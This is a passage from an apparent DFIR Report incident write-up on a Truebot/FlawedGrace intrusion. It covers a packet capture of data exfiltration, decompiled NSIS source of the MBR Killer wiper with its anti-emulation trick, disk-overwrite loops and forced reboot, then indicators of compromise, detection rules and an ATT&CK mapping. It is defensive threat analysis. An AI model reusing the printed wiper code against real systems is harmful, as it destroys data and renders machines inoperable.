16	0.005597	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=14601 Ack=1 Win=1025 Len=1460
17	0.005597	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=16061 Ack=1 Win=1025 Len=1460
19	0.007465	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=17521 Ack=1 Win=1025 Len=1460
20	0.007465	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=18981 Ack=1 Win=1025 Len=1460
23	0.009371	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=20441 Ack=1 Win=1025 Len=1460
24	0.009371	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=21901 Ack=1 Win=1025 Len=1460
25	0.009371	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=23361 Ack=1 Win=1025 Len=1460
26	0.009371	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=24821 Ack=1 Win=1025 Len=1460
28	0.011258	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=26281 Ack=1 Win=1025 Len=1460
29	0.011258	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=27741 Ack=1 Win=1025 Len=1460
33	0.014552	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=29201 Ack=1 Win=1025 Len=1460
34	0.014552	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=30661 Ack=1 Win=1025 Len=1460
35	0.014552	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=32121 Ack=1 Win=1025 Len=1460
36	0.014552	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=33581 Ack=1 Win=1025 Len=1460
37	0.014552	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=35041 Ack=1 Win=1025 Len=1460
38	0.014552	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=36501 Ack=1 Win=1025 Len=1460
40	0.016341	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=37961 Ack=1 Win=1025 Len=1460
41	0.016342	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=39421 Ack=1 Win=1025 Len=1460
44	0.020459	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=40881 Ack=1 Win=1025 Len=1460
45	0.020459	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=42341 Ack=1 Win=1025 Len=1460
46	0.020459	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=43801 Ack=1 Win=1025 Len=1460
47	0.020459	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=45261 Ack=1 Win=1025 Len=1460
51	0.022908	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=46721 Ack=1 Win=1025 Len=1460
52	0.022908	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=48181 Ack=1 Win=1025 Len=1460
53	0.022908	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=49641 Ack=1 Win=1025 Len=1460
54	0.022908	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=51101 Ack=1 Win=1025 Len=1460
55	0.022908	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=52561 Ack=1 Win=1025 Len=1460

This data was not observable in plain text, indicating likely other obfuscation/encryption methods in use. Using flow data between the two sessions, we were able to verify gigabytes of data were exfiltrated.

Impact

Within four hours of the completed exfiltration, merely 29 hours after initial execution, the threat actors started deploying MBR Killer (aka KillDisk), well-known for its usage during the 2016 Banco de Chile attack. As documented by Flashpoint, the wiper is an NSIS (Nullsoft Scriptable Install System) script capable of wiping a device's MBR (Master Boot Record), MFT (Master File Table), VBR (Volume Boot Record) and EBR (Extended Boot Record) before forcing a reboot to render a device inoperable. During this destructive stage, the threat actors named the file C:\ProgramData\chrome.exe on the beachhead, while on other servers the C:\Windows\Temp\[0-9a-f]{32}.exe naming pattern was used.

As a defense-evasion technique, MBR Killer has been observed using patched NSIS installers relying on non-standard headers. Once the payload signature is corrected, NSIS decompilers such as 7zip (9.34 – 15.05) are able to extract the malicious NSIS script.

Origin	***Hexadecimal Signature***
NSIS Specification	EF BE AD DE 4E 75 6C 6C 73 6F 66 74 49 6E 73 74
The DFIR Report's MBR Killer	EF BE AD DE 4E 75 6C 6C 73 6F 66 74 49 **90** 73 74
Banco de Chile's MBR Killer	EF BE AD DE 4E 75 6C 6C 73 6F 66 74 49 6E 73 **85**

This customization provides defenders with a detection opportunity as outlined within the hereafter-provided YARA rules.

During initialization, MBR Killer visually hides itself by moving off-screen.

```
Function .onGUIInit
  System::Call "User32::SetWindowPos(i, i, i, i, i, i, i) i ($HWNDPARENT, 0, -10000, -10000, 0, 0,
0x0200|0x0001)"
FunctionEnd
```

Once hidden, the malicious installer verifies whether it is being emulated by temporarily patching the native Windows ZwClose function (part of ntdll.dll) to immediately succeed with STATUS_SUCCESS before closing a dummy handle through kernel32::CloseHandle(0x12345678) and validating that, although the handle was invalid, the CloseHandle method succeeded.

```
System::Call "kernel32::GetModuleHandle(t) p ('ntdll.dll') .r0"
IntCmp $0 0 label_exit
System::Call "kernel32::GetProcAddress(p, t) p (r0, 'ZwClose') .r1"
IntCmp $1 0 label_exit
System::Call "kernel32::VirtualProtect(p, i, i, *i) i (r1, 6, 0x40, .r2) .r0"
IntCmp $0 0 label_exit
System::Alloc 6
Pop $3
System::Call "ntdll::memcpy(p, p ,i) i (r3, r1, 6)"
System::Call "ntdll::memcpy(p, t, i) i (r1, t '1ÀYZÿá', 6)"
System::Call "kernel32::CloseHandle(i) i (0x12345678) .r4"
System::Call "ntdll::memcpy(p, p, i) i (r1, r3, 6)"
IntCmp $4 1 0 label_exit label_exit
```

If the anti-analysis check succeeds, the script issues the HideWindow NSIS call, which hides the installer and proceeds to validate the existence of the first physical drive \\.\PHYSICALDRIVE0 by opening it.

```
Function func_open_physicaldrive
  IntFmt $1 \\.\PHYSICALDRIVE%d $0
  Push $0
  StrCpy $0 $1
  System::Call "Kernel32::CreateFile(t, i, i, i, i, i, i) i ('$0', 0x80000000|0x40000000, 0x1|0x2, 0, 3, 0x80,
0) .r2"
  Pop $0
FunctionEnd
```

Once the first \\.\PHYSICALDRIVE0 drive opened, MBR Killer conditionally attempts to wipe:

- MFT (Master File Table) contains metadata about files and directories, such as names, dates and sizes.
- VBR (Volume Boot Record) contains, amongst others, code required to bootstrap the operating system.
- EBR (Extended Boot Record) contains information to describe logical partitions.

MBR Killer then proceeds to wipe the MBR (Master Boot Record) three times by writing 512 empty bytes at offset 0 and attempts to repeat the wiping on the next available disk (\\.\PHYSICALDRIVE1, \\.\PHYSICALDRIVE2, …).

```
label_check_physicaldrive:
  Call func_open_physicaldrive
  IntCmp $2 -1 label_goto_exit
  System::Call "kernel32::SetFilePointer(i, i ,i ,i) i (r2, 0, 0, 0) .r3"
  IntCmp $3 -1 label_close_physicaldrive
  System::Alloc 4
  Pop $3
  System::Call "kernel32::ReadFile(i, i, i, p, i) i (r2, r9, 512, r3, 0) .r4"
  System::Free $3
  IntCmp $4 1 0 label_close_physicaldrive label_close_physicaldrive
  Push $0
  Push $2
  Push $9
  Push $2
  Push $9
  Call func_wipe_mft_vbr__ebr
  Pop $9
  Pop $2
  Pop $0
  System::Alloc 512
  Pop $5
  System::Alloc 4
  Pop $6
  StrCpy $7 1
  Goto label_wipe
label_next_wipe:
  IntOp $7 $7 + 1
label_wipe:
  IntCmp $7 3 0 0 label_free_wipe
  System::Call "kernel32::SetFilePointer(i, i ,i ,i) i (r2, 0, 0, 0) .r3"
  IntCmp $3 -1 label_goto_next_wipe
  System::Call "kernel32::WriteFile(i, i, i, p, i) i (r2, r5, 512, r6, 0)"
  System::Call "kernel32::FlushFileBuffers(i) i (r2)"
label_goto_next_wipe:
  Goto label_next_wipe
label_free_wipe:
  System::Free $6
  System::Free $5
label_close_physicaldrive:
  System::Call "kernel32::CloseHandle(i) i (r2)"
  Goto label_next_physicaldrive
label_goto_exit:
  Goto label_exit
label_next_physicaldrive:
  IntOp $0 $0 + 1
  Goto label_check_physicaldrive
```

Once the MBR Killer wiper has done its damage, the script attempts to modify its process privileges to enable the SeShutdownPrivilege and initiates a reboot.

```
label_exit:
  StrCpy $1 0
  System::Call "advapi32::OpenProcessToken(i, i, *i) i (-1, 0x0008|0x0020, .r1) i .r0"
  StrCmp $0 0 label_shutdown
  System::Call "advapi32::LookupPrivilegeValue(t, t, *l) i (n, 'SeShutdownPrivilege', .r2r2) i .r0"
  StrCmp $0 0 label_close_process
  System::Call "*(i 1, l r2, i 0x00000002) i .r0"
  System::Call "advapi32::AdjustTokenPrivileges(i, i, i, i, i, i) i (r1, 0, r0, 0, 0, 0)"
  System::Free $0
label_close_process:
  System::Call "kernel32::CloseHandle(i) i (r1)"
label_shutdown:
  Call func_shutdown
```

To initiate the reboot, MBR Killer calls ExitWindowsEx with:

- EWX_REBOOT (0x2) to cause a reboot
- EWX_FORCE (0x4) to try to force the operation
- SHTDN_REASON_MAJOR_SOFTWARE (0x00030000) to indicate it was software-caused
- SHTDN_REASON_MINOR_UPGRADE (0x00000003) to indicate the software reason is an upgrade.

```
Function func_shutdown
  Push $1
  StrCpy $1 0x2|0x4
  System::Call "user32::ExitWindowsEx(i, i) i ($1, 0x00030000|0x00000003) i .r0"
  Pop $1
FunctionEnd
```

Worth noting is that even-though the MBR Killer script attempts a reboot, the same functionality is implemented within the NSIS installer itself. Upon reboot, the affected machines were rendered inoperable.

While the wiper we observed was not packed using VM-Protect, the decompiled script is near-similar to the 2016 Banco de Chile wiper component and indicates the source-code was likely shared.

Supporting this theory was the change in NSIS version from v3.0b2 (Released on August 4th, 2015) to v3.04 (Released on December 15th, 2018) alongside the removal of the MBR Killer branding.

```
-Name "MBR Killer"
-BrandingText "Nullsoft Install System v3.0b2"
+Name Name
+BrandingText "Nullsoft Install System v3.04"
```

While the 2016 sample was bzip2-compressed, the recompiled version now uses the more performant zlib compression.


```
-SetCompressor /SOLID bzip2
+SetCompressor zlib
```

Functionality-wise, our newly observed wiper performs a justified reboot (0x2, EWX_REBOOT) whereas the Banco de Chile variant merely performed an unjustified shut-down (0x8, EWX_POWEROFF).


```
-  StrCpy $1 0x8|0x4
-  System::Call "user32::ExitWindowsEx(i, i) i ($1, 0) i .r0"
+  StrCpy $1 0x2|0x4
+  System::Call "user32::ExitWindowsEx(i, i) i ($1, 0x00030000|0x00000003) i .r0"
```

As a hunting opportunity, we observed NSIS executables (legitimate or not) automatically drop the %Temp%\ns[a-zA-Z0-9]{5}.tmp\System.dll library as part of the legitimate NSIS System plugin, giving developers the ability to call any exported function from any DLL. While not indicative of malicious activity, we recommend threat hunters review the creation of the above library to identify potentially undesirable installers within their environment.

Timeline



Diamond Model



Indicators

Atomic

```
# Truebot
essadonio[.]com / 45.182.189[.]71

# Cobalt Strike
5.188.206[.]78

# FlawedGrace
5.188.86[.]18
81.19.135[.]30
92.118.36[.]199

# Exfiltration IP Address
139.60.160[.]166
```

Computed

```
# Truebot
Name: Document_may_24_16654.exe
Size: 10435552 bytes
MD5: 6164e9d297d29aa8682971259da06848
SHA1: 96b95edc1a917912a3181d5105fd5bfad1344de0
SHA256: 717beedcd2431785a0f59d194e47970e9544fbf398d462a305f6ad9a1b1100cb

# Truebot C2
IP: 45.182.189[.]71
JARM: 28d28d28d00028d00042d42d0000005a3e96c1dfa4bdb24b8b3c04cae18cc3

# AdFind
Name: AdFind.exe
Size: 1619968 bytes
MD5: 12011c44955fd6631113f68a99447515
SHA1: 4f4f8cf0f9b47d0ad95d159201fe7e72fbc8448d
SHA256: c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3

# MBR Killer
Name: chrome.exe
Size: 46698
MD5: 2dc57a3836e4393d4d16c4eb04bf9c7e
SHA1: c6a5b345cef4eb795866ba81dcac9bd933fdd86d
SHA256: 121a1f64fff22c4bfcef3f11a23956ed403cdeb9bdb803f9c42763087bd6d94e

# Legitimate NSIS System plugin
Name: System.dll
MD5: fbe295e5a1acfbd0a6271898f885fe6a
SHA1: d6d205922e61635472efb13c2bb92c9ac6cb96da
SHA256: a1390a78533c47e55cc364e97af431117126d04a7faed49390210ea3e89dd0e1
```

Detections

Network

https://github.com/The-DFIR-Report/Suricata-Rules/blob/main/rules/truebot.rules

```
ETPRO MALWARE FlawedGrace CnC Activity M1
ETPRO MALWARE FlawedGrace CnC Activity M2
ET DROP Dshield Block Listed Source group 1
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
ThreatFox Cobalt Strike botnet C2 traffic (ip:port - confidence level: 100%)
ThreatFox Silence botnet C2 traffic (ip:port - confidence level: 75%)
ET POLICY Tunneled RDP msts Handshake
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
```

Sigma

DFIR Report Repository

Nullsoft Scriptable Installer Script (NSIS) execution: b95288d8-020a-4df0-95cb-d2d3a806ab11

Nullsoft Scriptable Installer Script (NSIS) execution: 221f15de-1cce-40b2-a766-2873938198c6

Viewing remote directories: bca1fab7-5640-489d-a161-e154fb6ba4f8

List remote processes using tasklist: 80a56507-6778-4d04-8346-320a70358f2c

FlawedGrace spawning threat injection target: 295e71e5-38c9-4a59-90dd-9fa7bf617b4b

AdFind Discovery: 50046619-1037-49d7-91aa-54fc92923604

Sigma Repository

CobaltStrike Named Pipe: d5601f8c-b26f-4ab0-9035-69e11a8d4ad2

CobaltStrike Service Installations – Security: d7a95147-145f-4678-b85d-d1ff4a3bb3f6

Suspicious Group And Account Reconnaissance Activity Using Net.EXE: d95de845-b83c-4a9a-8a6a-4fc802ebf6c0

Net.exe Execution: 183e7ea8-ac4b-4c23-9aec-b3dac4e401ac

New Process Created Via Wmic.EXE: 526be59f-a573-4eea-b5f7-f0973207634d

Suspicious Scheduled Task Creation: 3a734d25-df5c-4b99-8034-af1ddb5883a4

New User Created Via Net.EXE: cd219ff3-fa99-45d4-8380-a7d15116c6dc

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/21619/21619.yar

MITRE

21619 - A Truly Graceful Wipe Out

	Tools	Technique
Initial Access		T1566.002 - Spearphishing Link
Execution	Truebot	T1053.005 - Scheduled Task T1059.001 - PowerShell T1204.002 - Malicious File
	Impacket — atexec	
Persistence	FlawedGrace	T1053.005 - Scheduled Task T1078.003 - Valid Accounts
Privilege Escalation	Truebot Cobalt Strike FlawedGrace	T1053.005 - Scheduled Task T1543.003 - Windows Service
Defense Evasion	Truebot FlawedGrace Cobalt Strike MBR Killer	T1027.010 - Command Obfuscation T1027.011 - Fileless Storage T1055 - Process Injection T1036.005 - Match Legitimate Name or Location T1140 - Deobfuscate/Decode Files or Information T1562.001 - Disable or Modify Tools
Credential Access	Cobalt Strike	T1003.001 - LSASS Memory T1003.002 - Security Account Manager
	Impacket — secretsdump	
Discovery	net nltest tasklist quser Adfind.exe	T1087.002 - Domain Account T1069.002 - Domain Groups T1492 - Domain Trust Discovery T1083 File and Directory Discovery T1069.001 - Local Groups T1057 - Process Discovery T1012 - Query Registry T1018 - Remote System Discovery T1518.001 - Security Software Discovery T1033 - System Owner/User Discovery
	Powershell — Get-MpComputerStatus	
	Cmd Loops — net view, ping, dir	
Lateral Movement	Cobalt Strike Flawed Grace	T1021.002 - SMB/Windows Admin Shares T1550.002 - Use Alternate Authentication Material: Pass the Hash
Collection		T1074.001 Local Data Staging
Command and Control	Truebot FlawedGrace Cobalt Strike	T1071.001 - Web Protocols T1094 - Custom Command and Control Protocol
Exfiltration		T1048 - Exfiltration Over Alternative Protocol
Impact	MBR Killer	T1561.002 - Disk Structure Wipe

```
Process Injection - T1055
Disk Structure Wipe - T1561.002
Exfiltration Over Alternative Protocol - T1048
Match Legitimate Name or Location - T1036.005
Disable or Modify Tools - T1562.001
Deobfuscate/Decode Files or Information - T1140
Fileless Storage - T1027.011
Command Obfuscation - T1027.010
Scheduled Task - T1053.005
PowerShell - T1059.001
Malicious File - T1204.002
Web Protocols - T1071.001
Custom Command and Control Protocol - T1094
System Owner/User Discovery - T1033
Domain Groups - T1069.002
Local Groups - T1069.001
Domain Trust Discovery - T1482
Process Discovery - T1057
Domain Account - T1087.002
File and Directory Discovery - T1083
Remote System Discovery - T1018
Security Software Discovery - T1518.001
Query Registry - T1012
SMB/Windows Admin Shares - T1021.002
Local Data Staging - T1074.001
LSASS Memory - T1003.001
Pass the Hash - T1550.002
Valid Accounts - T1078
Create or Modify System Process: Windows Service - T1543.003
OS Credential Dumping: Security Account Manager - T1003.002
Spearphishing Link - T1566.002
```

Internal case #21619